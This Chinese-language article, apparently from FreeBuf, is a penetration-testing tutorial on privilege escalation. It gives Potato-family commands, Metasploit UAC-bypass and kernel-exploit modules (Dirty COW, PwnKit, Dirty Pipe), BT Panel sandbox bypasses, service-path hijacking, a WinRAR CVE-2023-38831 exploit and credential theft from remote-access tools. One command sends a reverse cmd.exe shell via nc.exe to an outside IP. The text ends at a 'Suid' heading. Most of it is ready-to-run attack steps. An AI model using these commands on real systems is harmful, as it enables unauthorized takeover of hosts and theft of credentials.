
文章总结了渗透测试中权限提升的关键思路与技术方法,涵盖Linux与Windows操作系统及常见数据库的提权技巧。包括利用内核漏洞、SUID文件、LD_PRELOAD环境变量等Linux提权方式;Windows中的土豆家族工具、UAC绕过及第三方软件密码窃取;数据库的UDF上传与命令执行;以及容器提权与第三方软件利用等实用方法。 2025-12-16 07:6:58 Author: www.freebuf.com(查看原文) 阅读量:5 收藏
导语
经过前面的漏洞挖掘,我们也是成功拿到shell了,但是由于我们的权限过低,没有办法进行下一步的渗透,这时就需要权限提升了,下面是我总结的包含两大操作系统,以及常见数据库的提权思路供大家学习。
前置条件
安装软件差异
如果是使用软件搭建的web如phpstudy这些通过webshell的权限理论上都是管理员权限,因为web服务是由软件运行那么权限也会继承


宝塔不太一样他会新创建一个低权限的用户运行web服务因此需要提权(1000是普通用户)
linux

windows

宝塔提权
在宝塔上传webshell后会遇到文件无法查看,命令无法执行的问题


命令无法执行是宝塔会设置php.ini的disable_functions

哥斯拉有Bypass Disable Functions 插件可以绕过

这里也可以说一下绕过的思路
1.LD_PRELOAD 环境变量是一个支持在应用程序加载时优先加载.co的动态连接库文件,那么在一个新程序启动时我们可以劫持它优先加载的动态连接库文件,达到执行命令。因为这个是在操作系统层的利用,在php层禁用的函数不再生效。
2.利用 ShellShockCVE-2014-6271是漏洞是以 bsah可以解析(){ 开头定义的函数,{后面的也可以解析并执行shell命令,而PHP里的某些函数(例如:mail()、imap_mail())能调用popen或其他能够派生bash子进程的函数,可以通过这些函数来触发破壳漏洞(CVE-2014-6271)执行命令
3.黑名单一个一个试吧。
详细:https://forum.butian.net/share/473
文件无法查看同样是php.ini 中的一项安全设置openbasedir,用于限制 PHP 脚本只能访问指定目录及其子目录,从而防止跨目录访问,哥斯拉有Bypass openbasedir 插件可以绕过

这里也可以说一下绕过的思路
1.软链接:symlink()函数就是创建一个某个文件的软连接,之后再通过目录遍历绕过。
2.glob伪协议就是这个伪协议不受openbasedir的限制通过这个协议读文件
详细:https://www.cnblogs.com/LLeaves/p/13210005.html
同时也可以传权限到msf进行提权


rbash绕过
这个是liunx的设置的用户限制。上面有说过宝塔创建的www用户/sbin/nologin这个就是禁止ssh连接也就是这个用户不能拿shell,rbash是针对用户设置可以连接shell但是执行命令有限制

绕过

详细:https://xz.aliyun.com/news/7237
语言差异
总体是java>asp.net>php=asp,java一般直接是管理员权限,因为jvm的启动导致的。asp的木马一般是guest权限…APSX的木马一般是users权限
Windows
提权脚本
python wes.py systeminfo.txt -c -i "Elevation of Privilege" -o vuln.csv


下载链接:https://github.com/bitsadmin/wesng
土豆家族
土豆提权核心原理是诱骗 SYSTEM 账户进行 NTLM 认证,窃取其令牌并利用模拟权限创建 SYSTEM 进程
1.欺骗高权限进程:诱使NT AUTHORITY\SYSTEM账户向攻击者控制的 TCP 端点发起 NTLM 认证
2.中间人攻击:捕获并修改认证数据包,完成 SYSTEM 令牌的本地协商
3.令牌模拟:利用攻击者已有的SeImpersonatePrivilege或SeAssignPrimaryTokenPrivilege权限,将捕获的令牌转换为可使用的本地令牌
4.创建高权限进程:使用 SYSTEM 令牌启动新进程,实现权限提升至NT AUTHORITY\SYSTEM

GodPotato
GodPotato -cmd cmd c 命令

SweetPotato
SweetPotato.exe -a "命令"

BadPotato
badspotato 命令

EfsPotato
EfsPotato 命令

RasManPotato
RasmanPotato.exe -i -c 命令 -m 1

PetitPotato
PetitPotato.exe 3 cmd

JuicyPotatoNG
JuicyPotatoNG.exe -t * -p C:\Users\Administrator\Desktop\nc.exe -a "47.109.177.97 9988 -e "c:\windows\system32\cmd.exe"

PrintNotifyPotato
PrintNotifyPotato.exe 命令

CoercedPotato
CoercedPotato.exe -c whoami
CoercedPotato.exe -c cmd.exe
https://mp.weixin.qq.com/s/OW4ybuqtErh_ovkTWLSr8w
https://xz.aliyun.com/news/18219
CVE-2025-60710
Host Process for Windows Tasks(Windows任务主机)存在不当的链接解析漏洞(符号链接/硬链接),在某些情况下,系统在进行文件访问前未能正确处理或限制链接解析过程,导致安全策略失效该漏洞属于“文件访问前链接解析不当(Improper link resolution before file access)”,通常指系统在访问文件前未正确验证是否存在软链接(symlink)或硬链接(hardlink)指向敏感或受保护资源,导致攻击者可诱导程序访问精心构造的链接,最终访问原预期之外的文件系统对象


详细:https://github.com/redpack-kr/CVE-2025-60710
Msf
我们拿到webshell之后传权限到msf也有各种提权的方式下面介绍一下使用方法。
溢出漏洞检测
use post/multi/recon/local_exploit_suggester
set session 1
set SHOWDESCRIPTION true
run
进程注入
ps
migrate pid


进程注入工具
pinjector -l
pinjector -p pid cmd 3333
nc监听


令牌获取
use incognito
list_tokens -u
impersonate_token "NT AUTHORITY\SYSTEM"

令牌窃取工具
Tokenvator GetTrustedInstaller/Command:c:\windows\system32\cmd.exe

直接提权
getsystem
土豆提权ms16-075
execute -cH -f ./potato.exe
use incognito
list_tokens -u
impersonate_token "NT AUTHORITY\SYSTEM"
第三方软件


第三方软件的提权主要还是尝试拿一下账号密码,比如向日葵,todesk,xshell,navicat这这些软件的密码
Navicat

Winrar(cve-2023-38831)
WinRAR 在 6.23 版本之前存在漏洞,当用户尝试查看 ZIP 归档中的良性文件时,攻击者可以执行任意代码。问题出在 ZIP 归档可以包括一个良性文件(例如普通的 .JPG 文件)和一个具有相同名称的文件夹,而该文件夹的内容(可能包括可执行内容)会在仅尝试访问良性文件时被处理。攻击者可以构造一个 ZIP 文件,其中包含一个良性文件(如 .JPG 文件)以及一个具有相同名称的文件夹,文件夹内可能包含可执行内容。 - 当用户尝试查看良性文件时,WinRAR 会处理文件夹内容并导致任意代码执行
cmd.bat:命令&
test.pdf
python CVE-2023-38831.py test.pdf cmd.bat test.rar
打开解压包双击目标文件
admin->system
这个板块主要式当我们拿到管理员权限之后怎么要系统权限。

at
at就是一个写计划任务的软件,因为计划任务运行时系统权限从而达到提权
at 21:00 /interactive 命令

sc
sc和at一样只是现在的操作系统大部分已经不支持at因此使用sc来写计划任务
sc Create syscmd binPath= "后门路径" type= own type= interact
sc start syscmd

psexec
这个是微软官方的工具,因此是免杀的。
psexec.exe -accepteula -s -i -d cmd


服务劫持
这个就是在写服务路径时没有用引号,并且存在空格。如C:\Program Files (x86) \1.exe木马就是C:\Program.exe等待服务重启就会执行木马system权限
搜索命令 wmic service get PathName /value | findstr /v /i "PathName=" | findstr " " | findstr /v """

uac绕过


UAC是 Windows 操作系统中的一项功能,旨在在执行需要更高权限的操作时,弹出提示要求用户确认或输入管理员凭据。下面时msf和uacme工具的uac绕过。
老版本
use use exploit/windows/local/bypassuac
set session 1
run
通用
use exploit/windows/local/ask
set session 1
run
getsystem
高版本
use exploit/windows/local/bypassuac_sluihijack
set session 1
run
use exploit/windows/local/bypassuac_silentcleanup
set session 1
run
uacme
akagi64.exe 61 木马 23、41、61、62
详细:https://www.freebuf.com/articles/defense/429726.html
Linux
内核漏洞
内核提权和win基本相同,都是运行脚本找漏洞编号利用。
提权脚本
./linux-exploit-suggester

下载链接:https://github.com/The-Z-Labs/linux-exploit-suggester
CVE-2016-5195
脏牛原理:Linux 内核内存管理子系统在处理写时复制 (Copy-on-Write, COW) 机制时存在条件竞争 (race condition),导致低权限用户可突破内存访问限制,将只读内存映射转为可写,最终实现权限提升至 root
编译
g++ -Wall -pedantic -o2 -std=c++11 -pthread -o dcow dcow.cpp -lutil
启动python
python -c 'import pty; pty.spawn("/bin/bash")'
运行
./dcow

https://github.com/gbonacini/CVE-2016-5195
CVE-2021-4034
polkit 的 pkexec 工具发现了一个本地权限提升漏洞。该工具允许未授权用户根据预定义策略以特权用户身份运行命令。当前版本的 pkexec 在处理调用参数数量方面存在错误,最终会尝试将环境变量作为命令执行。攻击者可以利用此漏洞构造环境变量,诱导 pkexec 执行任意代码,从而导致本地权限提升
use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
set session 1
run

CVE-2022-0847
Linux 内核中的copy_page_to_iter_pipe和push_pipe函数在处理新的管道缓冲区结构时,未正确初始化 "flags" 成员,导致其可能包含失效值。未授权的本地用户可以利用此漏洞写入由只读文件支持的页面缓存中的页面,从而提升其在系统上的权限
use exploit/linux/local/cve_2022_0847_dirtypipe
set session 1
run

Suid
